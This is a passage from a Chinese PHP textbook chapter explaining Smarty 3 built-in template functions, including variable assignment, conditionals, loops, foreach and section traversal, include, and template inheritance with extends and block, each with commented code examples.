在 Smarty 3 中对内置函数改动比较大，添加了好多新的功能，已经很接近一门独立的开发语言了，功能包括：变量声明、表达式、流程控制（if,for,while）、函数、数组等。虽然新版的 Smarty 3 内置函数让开发模板变得非常灵活，但也会给美工的学习带来很大的困难。所以建议不要在模板中去使用过于复杂的逻辑，而是要尽量将一些程序设计逻辑写到 PHP 中，并在模板中采用非常简单的语法即可调用。通常只在模板中进行一些如变量输出、流程判断及数组遍历等操作即可。

24.10.1 变量声明

在模板中声明变量或用来在模板运行时为模板变量赋值，这是在 Smarty 3 中新添加的功能。在模板里为变量赋值本质上来说是为外观描述放置应用程序，一般来说变量赋值行为在 PHP 代码中操作比较好。不过，一切由你定夺。

使用 Smarty 内置函数{assign}，在模板运行时为模板变量赋值，也可以为数组元素赋值，和在赋值时使用一些表达式。{$var=...} 是 {assign} 函数的简写版。该函数有三个属性（var、value 和 scope）和一个选项标签（nocache），其中 var 和 value 是必须使用的属性，分别用来设置要分配值的变量名和分配的值。而 scope 是可选属性，用来指定分配的变量范围，可以指定 parent、root 和 global 三个值，用来设定变量的有效范围。{assign}函数使用如下所示：

```
{assign var="name" value="brophp"}     {* 为变量$name 赋值上 brophp 的值 *}
{assign "name" "brophp"}               {* 这是 assign 函数属性的简写，同样可以为变量$name 赋值上 brophp 的值 *}
{$name="brophp"}                       {* 这是 assign 函数的简写，也是为变量$name 赋值上 brophp 的值 *}
```

在模板中声明的变量和从 PHP 中分配给模板的变量具有相同的使用方式。上例是在模板中声明一个$name 变量的三种书写方式：第一种是 Smarty 模板中标准函数的方式；第二种是省略属性名称的简写方式；第三种也是一种简写方法，更像是 PHP 变量的声明。除了上面简单声明一个变量以外，还可以为变量赋一些相对复杂的值，如使用数组和表达式，如下所示：

```
定义数组:
{assign var=foo value=[1,2,3]}                          {* 为变量$foo 赋上一个索引数组值 *}
{assign var=foo value=['y'=>'yellow','b'=>'blue']}      {* 为变量$foo 赋上一个关联数组值 *}
{assign var=foo value=[1,[9,8],3]}                      {* 可以使用嵌套声明多维数组 *}
{assign var=foo value=$x+$y}                            {* 可以在属性中使用变量 *}
{assign var="foo" value="`$foo+$bar`"}                  {* 可以在属性值的字符串中使用变量及表达式 *}

短变量分配:
{$foo=$bar+2}                          {* 短变量分配置值的方式 *}
{$foo = strlen($bar)}                  {*  PHP 函数在变量值中使用 *}
{$foo = myfunct( ($x+$y)*3 )}          {* 作为函数参数 *}
{$foo.bar=1}                           {* 数组元素赋值 *}
{$foo.bar.baz=1}                       {* 多维数组元素的赋值 *}
{$foo[]=1}                             {* 为数组添加新元素 *}
{$foo[$x+3]}                           {* 变量作为数组索引 *}
{$foo={counter}+3}                     {* 在标签里嵌套标签 *}
{$foo="this is message {counter}"}     {* 在引号里使用标签 *}
```

在载入模板中可见被载入模板（即为 include 进来）的分配变量。在声明变量时可以通过添加 scope 属性，并通过三个值来为调用的模板指定变量范围。在一些由 header.tpl、body.tpl、footer.tpl 类型组成的页面中，例如，主页是 body.tpl，include 了 header.tpl 和 footer.tpl，则可在 header 与 footer 中定义一些变量供 body 共享使用。

```
{* bar 只能在载入模板中可见 *}
{assign var="bar" value="value"}
{*用了 scope=parent, 可以在自己和加载它的模板中可见*}
{assign var="foo" value="something" scope=parent}
{*全局变量在所有模板中可见*}
```

```
{assign var=foo value="bar" scope="global"}
{* 你可以在当前树形结构的‘根’中赋值一个变量。该变量可在所有使用该树形结构的模板中可见。*}
{assign var=foo value="bar" scope="root"}
```

除了使用内置函数{assign}和{$var=...}声明变量以外，还可以使用 Smarty 的内置{append}函数，在模板执行期间建立或追加模板变量数组。如下所示：

```
{append var='name' value='Tom' }                                    {* 类似于$name[ ]= 'Tom' *}
{append var='name' value='Bob' index='first'}                       {* 类似于$name.first='Bob' *}
{append var='name' value='Meyer' index='last' scope='parent'}       {* 类似于$name.last='Meyer' *}
```

内置函数{append}有两个必选属性，使用属性 var 指定一个数组变量名称，使用 value 属性向数组中添加值。也可以通过 index 属性指定索引下标，也和{assign}函数一样，可以使用 scope 属性设置变量作用域范围。

24.10.2　流程控制

流程控制是开发程序的逻辑必有的功能，主要包括顺序结构、分支结构和循环结构。在 Smarty 2 中只有分支结构，使用内置的块函数{if}实现，但在 Smarty 3 中新增了{for}和{while}两个内置函数，用来处理循环逻辑。

1．在 Smarty 模板中使用{if}函数处理分支结构

随着 Smarty 3 将一些特性加入到模板引擎，Smarty 的{if}语句与 PHP 的 if 语句已经基本相同了。每一个{if}必须与一个{/if}成对出现，也允许使用{else}和{elseif}两个从句，所有的 PHP 条件格式和函数在这里同样适用，诸如||、or、&&、and、is_array()等。在{if}中可以使用表 24-5 中给出的全部条件修饰词，它们的左右必须用空格分隔开，注意列出的清单中方括号是可选的，在适用情况下使用相应的等号（全等或不全等）。

表 24-5　Smarty 模板中的 if 语句使用的条件限定符

条件修饰符	备　用　词	语法用例	说　　明	PHP 等同表达
==	eq	$a eq $b	相等	==
!=	ne,neq	$a neq $b	不相等	!=
>	gt	$a gt $b	大于	>
<	lt	$a lt $b	小于	<
>=	gte,ge	$a ge $b	大于等于	>=
<=	lte,le	$a le $b	小于等于	<=
===		$a === 0	全等	===
!	not	not $a	非	!
%	mod	$a mod $b	求模	%
is [not] div by		$a is not div by $b	是否能被整除	$a % $b == 0
is [not] even		$a is not even	是否为偶数	$a % 2 == 0
is [not] even by		$a is not even by $b	商是否为偶数	($a / $b) % 2 == 0
is [not] odd		$a is not odd	是否为奇数	$a % 2 != 0
is [no] odd by		$a is no odd by $b	商是否为奇数	($a / $b) % 2 != 0

通过表 24-5 可以详细看到在 Smarty 模板中{if}语句使用的条件限定符号，要尽量去使用备用词来代替条件修饰符，这样可以避免在模板中使用和 HTML 标记符号冲突。Smarty 模板中在使用这些修饰词时，它们必须和变量或常量用空格隔开。此外，在 PHP 标准代码中，必须把条件语句包围在小括号中，而在 Smarty 中小括号的使用则是可选的，括号主要还是用来改变运算符号的优先级别。一些常见的选择控制结构用法如下所示：

```
{if $name eq "Fred"}                          {* 判断变量$name 的值是否为 Fred *}
    Welcome Sir.                              {* 如果条件成立则输出这个区块的代码 *}
{elseif $name eq "Wilma"}                     {* 否则如果变量$name 的值是否为 Wilma *}
    Welcome Ma'am.                            {* 如果条件成立则输出这个区块的代码 *}
{else}                                        {* 否则从句，在其他条件都不成立时执行 *}
    Welcome, whatever you are.                {* 如果条件成立则输出这个区块的代码 *}
{/if}                                         {* 是条件控制的关闭标记，if 必须成对出现*}

{if $name eq "Fred" or $name eq "Wilma"}      {* 使用逻辑运算符"or"的一个例子 *}
    ...                                       {* 如果条件成立则输出这个区块的代码 *}
{/if}                                         {* 是条件控制的关闭标记，if 必须成对出现*}

{if $name == "Fred" || $name == "Wilma"}      {* 和上面的例子一样，"or"和"||"没有区别 *}
    ...                                       {* 如果条件成立则输出这个区块的代码 *}
{/if}                                         {* 是条件控制的关闭标记，if 必须成对出现*}

{if $name=="Fred" || $name=="Wilma"}          {* 错误的语法，条件符号和变量要用空格隔开*}
    ...                                       {* 如果条件成立则输出这个区块的代码 *}
{/if}                                         {* 是条件控制的关闭标记，if 必须成对出现*}

{if ( $amount < 0 or $amount > 1000 ) and $volume >= #minVolAmt#}    {* 允许使用圆括号 *}
...
{/if}

{if count($var) gt 0}                         {* 可以嵌入函数 *}
...
{/if}

{if is_array($foo) }                          {* 数组检查 *}
.....
{/if}

{if isset($foo) }                             {* 是否空值检查 *}
.....
{/if}

{if $var is even}                             {* 测试值为偶数还是奇数 *}
...
{/if}
{if $var is odd}
...
{/if}
{if $var is not odd}
...
{/if}

{if $var is div by 4}                         {* 测试 var 能否被 4 整除 *}
```

```
...
{/if}

{if $var is even by 2}                          {* 测试发现 var 是偶数，2 个为一组 *}
...
{/if}

{if isset($name) && $name == 'Blog'}            {* 更多{if}例子 *}
{* do something *}
{elseif $name == $foo}
{* do something *}
{/if}

{if is_array($foo) && count($foo) > 0}
 {* do a foreach loop *}
{/if}
```

2. 在 Smarty 模板中使用{for}函数处理循环结构

Smarty 3 中新增加的{for}循环和 PHP 的 for 语法有一些差别，在模板中使用{for}、{forelse}标签创建一个简单循环，{for}是一个块函数，需要使用{/for}结束，当循环无迭代时执行{forelse}。支持以下不同的格式：

```
{for $var=$start to $end} ... {/for}                步长为 1 的简单循环
{for $var=$start to $end step $step} ... {/for}     其他步长循环
{for $var=$start to $end max=$val} ... {/for}       设置循环的最大次数
```

其中$var 是在{for}函数中自定义的一个索引变量，需要给一个初使值作为索引的开始，还需要通过“to”关键字指定一个索引结束的值或变量。也可以通过“step”关键字设置循环的步长，以及通过 max 中属性设置最大的循环次数。一些常见的{for}函数用法如下所示：

```
<ul>
    {for $foo=1 to 3}                           {*设置循环使用变量$foo 从 1 到 3，循环 3 次*}
        <li>{$foo}</li>                         {*循环体中的内容被输出 3 次，$foo 的值分别从 1 到 3 *}
    {/for}                                      {*for 循环的结束标记 *}
</ul>

<ul>
    {$start=1}
    {$end=10}
    {for $foo=$start to $end step 2}            {*通过 step 设置循环变量递增的步长，本例设置的值为 2，每次循环
递增两次 *}
        <li>{$foo}</li>
    {/for}
</ul>

<ul>
    {for $foo=1 to 30 max=10}                   {* 循环 30 次，但使用 max 属性限制最大循环为 10 次 *}
        <li>{$foo}</li>
    {/for}
</ul>

<ul>
    {for $foo=3 to 1}
        <li>{$foo}</li>
```

```
    {forelse}                                {* 循环条件从 3 到 1 不成立，会招行 forelse 从句 *}
        <li>循环条件不成立</li>
    {/for}
</ul>
```

3. 在 Smarty 模板中使用{while}函数处理循环结构

使用内置函数{while}设置循环，也是在 Smarty 3 中新增加的功能，也是一个块函数，需要使用{/while}关闭。和内置函数{if}具有相同的限定符和使用格式，如表 24-5 所示，只不过函数{if}条件成功执行一次，而{while}条件成立则循环执行多次。{while}简单的使用示例如下所示，会倒计数$foo 的值，直至$foo 等于 1：

```
{$foo=10}                                {*在模板中声明一个变量$foo，值为 10*}

{while $foo gt 0}                        {*如果变量$foo 的值大于 10 就执行循环体的内容*}
    {$foo--}                             {*设置变量递减，并输出*}
{/while}                                 {*while 函数的结束标记*}
```

24.10.3 声明和调用模板函数

除了可以通过插件机制为 Smarty 模板扩充函数，在 Smarty 3 中还可以直接使用内置函数{function}在模板中创建函数，能像调用插件函数一样调用它们。取代在插件中写表象内容的函数，让模板保持一致性通常是个更好的选择。它也简化了对数据的遍历，如实现深度的嵌套菜单功能等。{function}标签必须包含模板函数名的 name 属性，该 name 标签名必须能够调用模板函数。声明和调用格式如下所示：

```
{function name=menu}          {*在模板中声明一个名称为 menu 的函数*}
    函数体
{/function}

{function menu}               {*同上，只不过使用声明函数的简短格式，没有通过 name 属性指定函数名称 menu *}
    函数体
{/function}

{menu}                        {*调用函数 menu，和调用插件函数一样调用在模板中自定义的函数 *}
```

在调用函数时，可以通过添加属性为模板中声明的函数传递参数，而在声明的函数中不用去接收，直接就可以以变量形式访问属性参数。如下所示：

```
{function name=menu}          {* 在模板中声明的 menu 函数，并不用去接收参数传递的值*}
    <b>{$data}</b>            {* 在函数体内直接访问属性 data 作为 Smarty 变量 *}
    <h1>{$style}</h1>         {* 在函数体内直接使用属性 style 作为 Smarty 变量 *}
{/function}

{menu data=$val style="list"} {* 调用函数 menu 时，以属性形式为函数 menu 传递两个参数 data 和 style *}
```

也可以在使用{function}声明函数时，通过声明属性为函数声明默认的局部变量。默认变量值应能作为属性传递到模板函数，当模板函数被调用时，调用的参数和函数声明的参数同名时，默认值应能被重写。如下所示：

```
{function name=menu level=0 data=$num+1}    {* 在模板中声明的 menu 函数，并同时声明两个局部变量*}
      <b>{$data}</b>                        {* 在函数体内直接访问属性 data 变量 *}
      <h1>{$level}</h1>                     {* 在调用函数时$level 值被重写 *}
{/function}

{menu level=55}                             {*调用函数 menu 时，以属性形式为函数传一个变量 level，值为 55 *}
```

在模板函数内部应能使用被调用模板的所有变量值，在模板函数中更改或新建变量的值必须具有局部作用域，而且在执行模板函数后这些变量值在被调用模板内部应不可见。另外，还可以使用 Smarty 内置的{call}函数，调用{function}标签定义的模板函数和插件函数。{call}标签的属性名须包含模板函数的名称，变量值可以通过模板函数作为属性传递。如下所示：

```
{call name=menu data=$menu}                 {* 在模板中调用 menu 函数，传递一个 data 参数*}
{call menu data=$menu}                      {* 同上，简短风格 *}
```

24.10.4　数组遍历

在模板中遍历数组变量，可以选择 Smarty 提供的{foreach}和{section}中的一个内置函数使用。虽然在 Smarty 2 时也是使用这两个内置函数去遍历数组，但 Smarty 3 中将{foreach}函数的机制全部重新改写，现在的格式和 PHP 中的 foreach 语法结构基本一样，而{section}的用法则没有变化。{foreach}可以做{section}能做的所有事，而且语法更简单、更容易，在 Smarty 3 中{foreach}通常是循环数组的首选。

1．在 Smarty 模板中使用{foreach}函数遍历数组

在 Smarty3 中提供的{foreach}函数与 PHP 中的 foreach 语法格式相同，所以{foreach}语法不能接受任何属性名。使用{foreach}函数遍历数组数据，与{section}循环相比更简单、语法更干净，也可以用来遍历关联数组。Smarty 中{foreach}函数的语法格式如下所示：

```
{foreach $arrayvar as $itemvar} ... {/foreach}                  只遍历数组变量$arrayvar 中的值
或
{foreach $arrayvar as $keyvar=>$itemvar} ... {/foreach}         遍历出数组变量$arrayvar 中的值和下标
```

可以使用{foreach}循环进行嵌套遍历多维数组，$arrayvar 通常是一个数组的值，用来指导循环的次数，你可以为循环传递一个整数。如果使用{foreachelse}从句，当数组变量无值时执行。{foreach}循环的简单例子如下所示：

```
# 在 PHP 脚本中声明一个数组变量，以变量$lamp 分配到模板中使用：
<?php
    $lamp = array('Linux', 'Apache', 'MySQL', 'PHP');
    $smarty->assign('lamp', $lamp);
?>

# 在模板中使用{foreach}函数遍历数组$lamp，并以列表形式输出：
<ul>
    {foreach $lamp as $value}
        <li>{$value}</li>
    {/foreach}
</ul>

# 上例的输出结果:
```

```
<ul>
    <li>Linux</li>
    <li>Apache</li>
    <li>MySQL</li>
    <li>PHP</li>
</ul>
```

将上例修改一下，加了键变量的演示并结合{foreachelse}从句，如下所示：

```
# 在 PHP 脚本中声明一个数组变量，以变量$lamp 分配到模板中使用：
<?php
    $lamp = array('os'=>'Linux', 'webserver'=>'Apache', 'database'=>'MySQL', 'language'=>'PHP');
    $smarty->assign('lamp', $lamp);
?>

# 在模板中使用{foreach}函数遍历数组$lamp，并以列表形式输出：
<ul>
    {foreach $lamp as $key =>$value}
        <li>{$key}:{$value}</li>
    {foreache}
        <li>数组$lamp 为空或没有分配</li>
    {/foreach}
</ul>

# 上例的输出结果:
<ul>
    <li>os:Linux</li>
    <li>webserver:Apache</li>
    <li>database:MySQL</li>
    <li>language:PHP</li>
</ul>
```

在遍历数组时，如果没有指定获取数组下标，也可以在循环体中用循环项目中的当前键（声明的当前值变量）（{$item@key}）代替键值变量。将上例中的数组遍历改为如下形式，可以获取同样的结果，如下所示：

```
# 在模板中使用{foreach}函数遍历数组$lamp，并以列表形式输出：
<ul>
    {foreach $lamp as $value}
        <li>{$value@key}:{$value}</li>
    {foreache}
        <li>数组$lamp 为空或没有分配</li>
    {/foreach}
</ul>
```

另外，在模板中遍历数组的两个函数{foreach}和{section}都带有一些比较实用的属性。在 Smarty 2 中都是使用 Smarty 的保留变量{$smarty.foreach.name.property}和{$smarty.section.name.property}进行访问的。但在 Smarty 3 的新语法中，{foreach}的属性改为“$var@property”的访问格式，其中$var 是在{$foreach}中声明接收当前循环数组值的变量，用于区分在同一模板中使用其他{foreach}的前缀，@property 代表@index、@iteration、@first、@last、@show、@total 中的一个属性。但为了和老版本兼容，使用 Smarty 2 的风格$smarty.foreach.name.property 语法仍然受支持。{foreach}属性介绍如表 24-6 所示。

表 24-6 {foreach}的属性说明

属 性 名	描　述
@index	包含当前数组的下标，开始时为 0
@iteration	包含当前循环的迭代，总是以 1 开始，这一点与 index 不同，每迭代一次值自动加 1
@first	当{foreach}循环第一个时 first 为真
@last	当{foreach}迭代到最后时 last 为真
@show	用在检测{foreach}循环是否无数据显示，show 是个布尔值（true or false）
@total	包含{foreach}循环的总数（整数），可以用在{forach}里面或后面

假设从 PHP 中分配一个二维数组变量$users 到模板中，$users 是从数据库 users 表中获取的全部记录，包括 id、name、age 和 sex 四个字段。在模板中使用{foreach}函数进行嵌套遍历输出 HTML 表格，并使用{foreach}函数的一些属性进行效果操作。例如，设置隔行换色、第一行和最后一行输出特殊背景颜色等。代码如下所示：

```
<table border="1" width="800" align="center">
    <caption><h1>USERS</h1></caption>

    <tr>
        <th>@index</th><th>@iteration</th><th>ID</th> <th>NAME</th> <th>AGE</th> <th>SEX</th>
    </tr>
    {* 遍历数组$users,将数据表数组$users每行数据赋值给$row（$row也是一个数组，存有每行数据）*}
    {foreach $users as $row}
        {if $row@first}                    {* 使用@first判断是第一行，设置背景颜色为yellow *}
            <tr bgcolor="yellow">
        {elseif $row@last}                 {* 使用@last判断是最后一行，设置背景颜色为blue *}
            <tr bgcolor="blue">
        {elseif $row@index is even}        {* 使用@index判断偶数行，设置背景颜色为#cccccc *}
            <tr bgcolor="#CCCCCC">
        {else}>
            <tr>
        {/if}>
            <td>{$row@index}</td>          {* 输出@index和@iteration两个属性做对比 *}
            <td>{$row@iteration}</td>
            {* 双层foreach嵌套遍历每行数据 *}
            {foreach $row as $col}
                <td>{$col}</td>
            {/foreach}
        </tr>
    {/foreach}
    {* 使用@show判断{foreach}循环是否无数据显示 *}
    {if $row@show} <tr><td colspan="6">如果无数据显示,在这做一些事。</td></tr> {/if}
</table>

循环共{$row@total}次<br>                  {* 在循环外输出使用@total输出记录总数 *}
```

2. 在 Smarty 模板中使用{section}函数遍历数组

Smarty 的内置函数{section}，是在模板中除{foreach}以外另一种遍历数组的方案，虽然{foreach}语句已经非常灵活，但你绝对有必要多花费一点时间去学习{section}函数的操作。{section}函数提供了很多附加选项，可以更多地控制循环的执行。在模板中必须使用成对的{section}标记遍历数组中的数据，而且必须设置 name 和 loop 两个属性。它共有 6 个可以使用的属性，如表 24-7 所示。

表 24-7 〈section〉函数可以使用的属性

属 性 名	描 述	类 型	默 认 值
name	指定该循环的名称，当需要 section 循环内输出变量时，必须在变量后加上中括号包含着的 name 变量，为必要参数	字符串	无
loop	决定循环次数的变量名称，应当设置为与数组变量同名，为必要参数	数组变量	无
start	确定循环开始执行的索引位置。如果该值为负数，开始位置从数组的尾部算起。例如，如果数组中有七个元素，指定 start 为-2，那么指向当前数组的索引为 5。非法值（超过了循环数组的下限）将被自动调整为最接近的合法值	整型	0
step	该值决定循环的步长。例如，指定 step=2 将只遍历下标为 0、2、4 等的元素，如果 step 为负值，那么遍历数组时从后向前遍历	整型	1
max	设置循环的最大执行次数	整型	数组长度
show	决定是否显示该循环。可以使用这个参数进行程序调试	布尔类型	TRUE

{section}也可以嵌套遍历多维数组，不过要注意的是，丢给{section}的数组必须是下标从 0 开始的顺序索引数组，因为 Smarty 引擎在编译时将{section}函数替换成了 PHP 的 for 循环。如果你的数组索引不是从 0 开始的连续正整数，可以改用{foreach}来进行遍历。此外，{section}标记也可以使用可选的{sectionelse}子标记。当 loop 属性指定的数组为空时，则输出{sectionelse}区域中的内容。{sectionelse}必须与{section}一起使用，另外它不能使用结束标记。在模板中使用{section}遍历数组的示例如下：

```
# 在 PHP 中分配到模板中一个索引数组$user
<?php
    $user=array(10, "admin", "男", "22");
    $smarty -> assign("user", $user);
    $smarty ->display("index.tpl")
?>

# 在 Smarty 模板 index.tpl 中遍历数组$user
{section loop=$user name="ls" max=3}
        {$user[ls]}
{sectionelse}
        数组$user 不存在，或者内容为空
{/section}
```

{section}函数只是按数组中元素的个数去循环，输出数组还是通过数组的下标形式去访问，但{section}在每次循环时将 name 属性值看做是自己的索引下标。例如，上例中输出数组中的值使用“$user[ls]”，其中“$user”是从 PHP 中分配过来的数组，“ls”是当前{section}的 name 值（看做每次循环的索引）。

内置函数{section}和{foreach}相似，都有一些特殊的属性，用来访问该循环中一些特殊的值。但不同的是，{section}函数是通过 Smarty 保留变量{$smarty.section}去访问这些属性。在 section 中通过如下方式调用循环中的变量：

```
{$smarty.section.sectionname.varname}        {* 在 section 循环中调用一些特定的变量名语法格式 *}
```

其中{$smarty.section}是 Smarty 的保留变量，sectionname 即在 section 标记中指定的 name 属性值，而 varname 则是在 section 循环中被调用的特定变量名称。可以在 section 循环中调用的变量如表 24-8 所示。

表 24-8　section 循环区域中可以调用的变量

变 量 名	描　述
index	用于显示当前循环的索引，从 0 开始（如果指定了 start 属性，那么由该值开始），每次加 1（如果指定了 step 属性，那么由该值决定）
index_prev	用于显示上一个循环索引值。循环开始时，此值为-1
index_next	用于显示下一个循环索引值。循环执行到最后一次时，此值仍然比当前索引值大 1（如果指定了 step，取决于此值）
iteration	用于显示循环的次数
first	当前 section 循环在第一次执行时该变量的值为 true
last	当前 section 循环在最后一次执行时该变量的值为 true
rownum	用于显示循环的次数。该属性是 iteration 的别名，两者等同
loop	用于显示该循环上一次循环时的索引值，该值可以用于循环内部或循环结束后
show	是 section 的参数，show 取值为布尔值 true 或 false。如果设置为 false，则该循环将不显示。如果指定了 sectionelse 子句，则该字句是否显示也取决于该值
total	用于显示循环执行总的次数。不仅可以在循环中，也可以在执行结束后调用此属性

我们将前面使用{foreach}遍历$users 数组的示例使用{section}进行改写，可以让你对比一下这两个函数的使用形式。如下所示：

```
<table border="1" width="800" align="center">
    <caption><h1>USERS</h1></caption>

    <tr>
        <th>index</th><th>iteration</th><th>ID</th> <th>NAME</th> <th>AGE</th> <th>SEX</th>
    </tr>
    {* 使用section遍历数组$users，使用loop指定要循环的数组，使用name为这个循环命名为ls *}
    {section loop=$users name="ls"}
        {if $smarty.section.ls.first}              {* 使用first判断是第一行，设置背景颜色为yellow *}
            <tr bgcolor="yellow">
        {elseif $smarty.section.ls.last}           {* 使用last判断是最后一行，设置背景颜色为blue *}
            <tr bgcolor="blue">
        {elseif $smarty.section.ls.index is even} {* 使用index判断偶数行，设置背景颜色为#cccccc *}
            <tr bgcolor="#CCCCCC">
        {else}>
            <tr>
        {/if}>
            <td>{$smarty.section.ls.index}</td>    {* 输出index和iteration两个属性做对比 *}
            <td>{$smarty.section.ls.iteration}</td>
            <td>{$users[ls].id}</td>               {* 访问数组$users中的成员 *}
            <td>{$users[ls].name}</td>
            <td>{$users[ls].age}</td>
            <td>{$users[ls].sex}</td>
        </tr>
    {sectionelse}
        <tr><td colspan="6">如果无数据显示,在这做一些事。</td></tr>
    {/section}
</table>

循环共{$smarty.section.ls.total}次<br>            {* 在循环外输出使用total输出记录总数 *}
```

运行上面的程序，输出结果和前面使用{foreach}的示例相同，而我们只用一层{section}语句就遍历了二维数组。在本例中，仅使用{section}标记中两个必需的属性，loop 指定了与数组变量同名的一个值，

而 name 则设置了一个任意的字符串。其中使用 loop 指定的变量名既是循环指示器，也是实际的变量引用。name 指定的值可以用来描述本次循环，当在 section 循环内需要输出数组中的元素时，必须通过数组变量本身及在后面加上中括号，在中括号中包含着 name 指定的值，并使用{$smarty.section.ls}访问一些常用的特殊属性。

24.10.5 Smarty 提供的其他内置函数

除了前面介绍的一些 Smarty 内置函数，还有一些像{block}在下一节模板继承中使用，以及{nocache}将在 Smarty 缓存机制中介绍。其他的内置函数像{php}和{include_php}在模板中插入 PHP 程序，和模板使用原则相违背，已经在 Smarty 3 中被弃用。还有几个很少使用的内置函数像{strip}、{literal}、{ldelim}、{rdelim}和{insert}都有其他更好的方法来代替。例如，{literal}{/literal}标签里面的所有符号不会被解释，全部按原样输出。如果需要在{literal}块里使用模板标签，可以考虑使用{ldelim}{rdelim}转义单独的分隔符。如果将默认的定界符号‘{’和‘}’使用自定义的符号改写，一样可以解决和模板中 JavaScript/CSS 等大括号干扰的问题。比较重要的 Smarty 内置函数还有{include}需要重点介绍一下，用来在模板中包含子模板。

如果在多个模板中有相同的输出内容，可以将这些相同的部分在独立的模板中定义，然后在需要的模板中将其导入。在模板中使用{include}函数在当前模板中包含其他模板，与 PHP 脚本中同名的语句作用相同，但必须在{include}标记中使用 file 属性指明模板资源的位置。例如，头部文件 header.tpl 和尾部文件 footer.tpl 都是独立的模板文件，希望每个模板中都导入这两个文件。假设所有模板文件都在 Smarty 引擎默认的目录下，可以通过下面的代码完成：

```
{include file="header.tpl"}                    {* 在当前模板中导入头部模板文件 *}
        body of template goes here             {* 在当前模板中的主体内容部分*}
{include file="footer.tpl"}                    {* 在当前模板中导入尾部模板文件 *}
```

如果从 PHP 中分配变量到模板中，导入该变量在被包含的子模板中一样可用。此外，在{include}标记中还有两个比较实用的特性。

- 第一个特性：可以在{include}标记中传入可选的 assign 属性，将导入的子模板内容不在当前模板中输出，而是赋给由 assign 属性指定的变量。例如：

```
{include file="header.tpl"   assign="header"}        {* 模板 header.tpl 中的全部内容赋给变量 header *}
```

在上面的示例中，并不会在模板中输出子模板 header.tpl 中的内容，而是将文件 header.tpl 中的内容以字符串的形式赋给变量$header，在需要输出的位置再通过{$header}将子模板内容输出。

- 第二个特性：可以在导入子模板的同时向其传递各种属性。以此方式传递给子模板的任何属性，只能在这个被导入的文件中使用，不能用于模板的其他位置。如果传递的属性名在被包含模板中有同名变量，那么该变量被传递的属性替代。带传递参数的{include}标记演示如下。

```
{include file="header.tpl" title="Main Menu" table_bgcolor="#c0c0c0"}
        body of template goes here
{include file="footer.tpl" logo="http://www.brophp.com/images/logo.gif"}
```

在上面的模板中包含了两个子模板。在包含 header.tpl 模板时，将 title="Main Menu"和 table_bgcolor="#c0c0c0"两个属性传递给了它，这两个属性只能在 header.tpl 模板中使用。同样，在包含 footer.tpl 模板

时，传递了 logo=http://www.brophp.com/images/logo.gif 属性，该属性也只能在 footer.tpl 模板中使用。

24.11 Smarty 的模板继承特性

在 Smarty 3 中提供了一个非常棒的功能，就是实现了模板之间的继承特性，可以让模板开发者进行快速的模板开发。经常浏览网页的朋友会注意到，好多网站中的各个页面都是采用相同的风格，而有一些页面几乎相同，只有一些局部的输出内容不同。对于这种情况，如果每个页面都是独立地去开发模板，工作量会比较大，就算是开发完成一个模板后，采用“复制”再去修改局部的方式也不是很理想，如果修改页面风格，每个模板都要修改。这种情况采用模板继承的特性是非常有必要的，可以提高开发速度，只要在父模板中做修改，子模板一样会变化。

24.11.1 使用{extends}函数实现模板继承

Smarty 的模板继承和面向对象思想的继承特性非常相似，它允许你定义一个或多个基模板供子模板继承。继承树大小没有规定，可以有很多级的继承，继承的模板上面有个父模板，父模板上面可以有个祖父模板，祖父模板上面有个曾祖父模板，等等，但需要注意，所有文件都必须在运行时检查修改设置，更多的继承意味着更大的开销。在 Smarty 中使用{extends}标签用在模板继承中子模板对父模板的继承。如以下模板继承示例所示：

```
#父模板(parent.tpl) – 作为模板顶层的基模板
<html>
    <head>
        <title>Default Page Title</tite>
    </head>

    <body>
        主体内容
    </body>
</html>

#子模板 (child.tpl) – 使用{extends}函数去继承 parent.tpl，全部继承过来和父模板中的内容一致。
{extends file="parent.tpl"}

#孙子模板 (grandchild.tpl) –又多一层继承，输出本模板的内容和前面两个模板中的内容一致
{extends 'child.tpl'}                    {*同上，继承的简短风格，没有使用 file 属性指定*}
```

在上例中声明一个模板 grandchild.tpl 去继承 child.tpl 模板，又让 child.tpl 模板去继承 parent.tpl 模板，形成三级模板继承关系。如果在 PHP 程序中使用 display()函数，加载输出上例中任意一个模板都有相同的结果。

注意：继承模板时使用的{extends}标签，必须用在子模板中的第一行。

除了在子模板文件中使用{extends}标签继承父模板，还可以使用“extends:模板资源类型”在调用 display()函数时，在 PHP 脚本中定义整个模板继承树，这种方式提供更大的弹性。“extends:资源”用于由 PHP 脚本为模板继承定义的子/父关系。使用来自 PHP 脚本的模板继承，输出 grandchild.tpl 的示例如

下所示：

```
<?php
        $smarty->display('extends:parent.tpl|child.tpl|grandchild.tpl');
?>
```

在 PHP 脚本中定义的继承，并不能让人直观地感受到子模板的继承到底发生了什么，但从模板内部处理继承链通常会更灵活和直观。

24.11.2 在子模板中覆盖父模板中的部分内容区域

继承意味着子模板可覆盖所有或部分父模板中命名相同的块区域。具体的做法是在父模板中，使用{block}块函数定义一个命名的模板继承源区域，然后在子模板中也使用同样的{block}标签，声明一个子模板源区将取代父模板中的相应区域。可以在父模板中声明一个或多个继承的源区域，通过{block}的 name 属性进行区分，同时{block}也可以嵌套使用。继承并覆盖父模板中的源区域示例如下所示：

```
#父模板(parent.tpl) – 作为模板顶层的基模板，使用两次{block}在父模板中声明了两组源区域
<html>
    <head>
        <title>{block name="title"}Default Title{/block}</title>
    </head>
    <body>
        {block name="content"} Default Content{/block}
    </body>
</html>

#子模板(child.tpl) – 使用相同的{block}区域，将父模板中对应的内容覆盖
{extends file="parent.tpl"}
{block name="title"}                    #在子模板中重写父模板中的同名区域
    Page Title
{/block}

#加载输出 child.tpl 模板的结果如下所示：
<html>
    <head>
        <title>Page Title</title>       #输出的是子模板中重写区域源的内容
    </head>
    <body>
        Default Content                 #没有被子模板重写，还是父模板中的内容
    </body>
</html>
```

在上例中，虽然父模板 parent.tpl 中使用了{block}标签，定义两个命名的模板继承源区域。但输出父模板 parent.tpl 的结果是没有变化的。所以{block}虽然在父模板中声明，但并不会影响到父模板的输出，只为了在子模板中能找到区域源并将其内容覆盖。

注意：如果子模板用{extends}标签继承父模板，那么它只能包含{block}标签（内容），其他任何模板内容都将忽略。

24.11.3　合并子模板和父模板的{block}标签内容

如果对父模板中定义的区域源内容，在子父模板中不需要全部覆盖，而只是需要对部分内容做一些调整，则任意的子、父模板{block}区域可以彼此结合。Smarty 提供了下面两种方法。

1．用 append 添加或 prepend 追加{block}标签选项标记

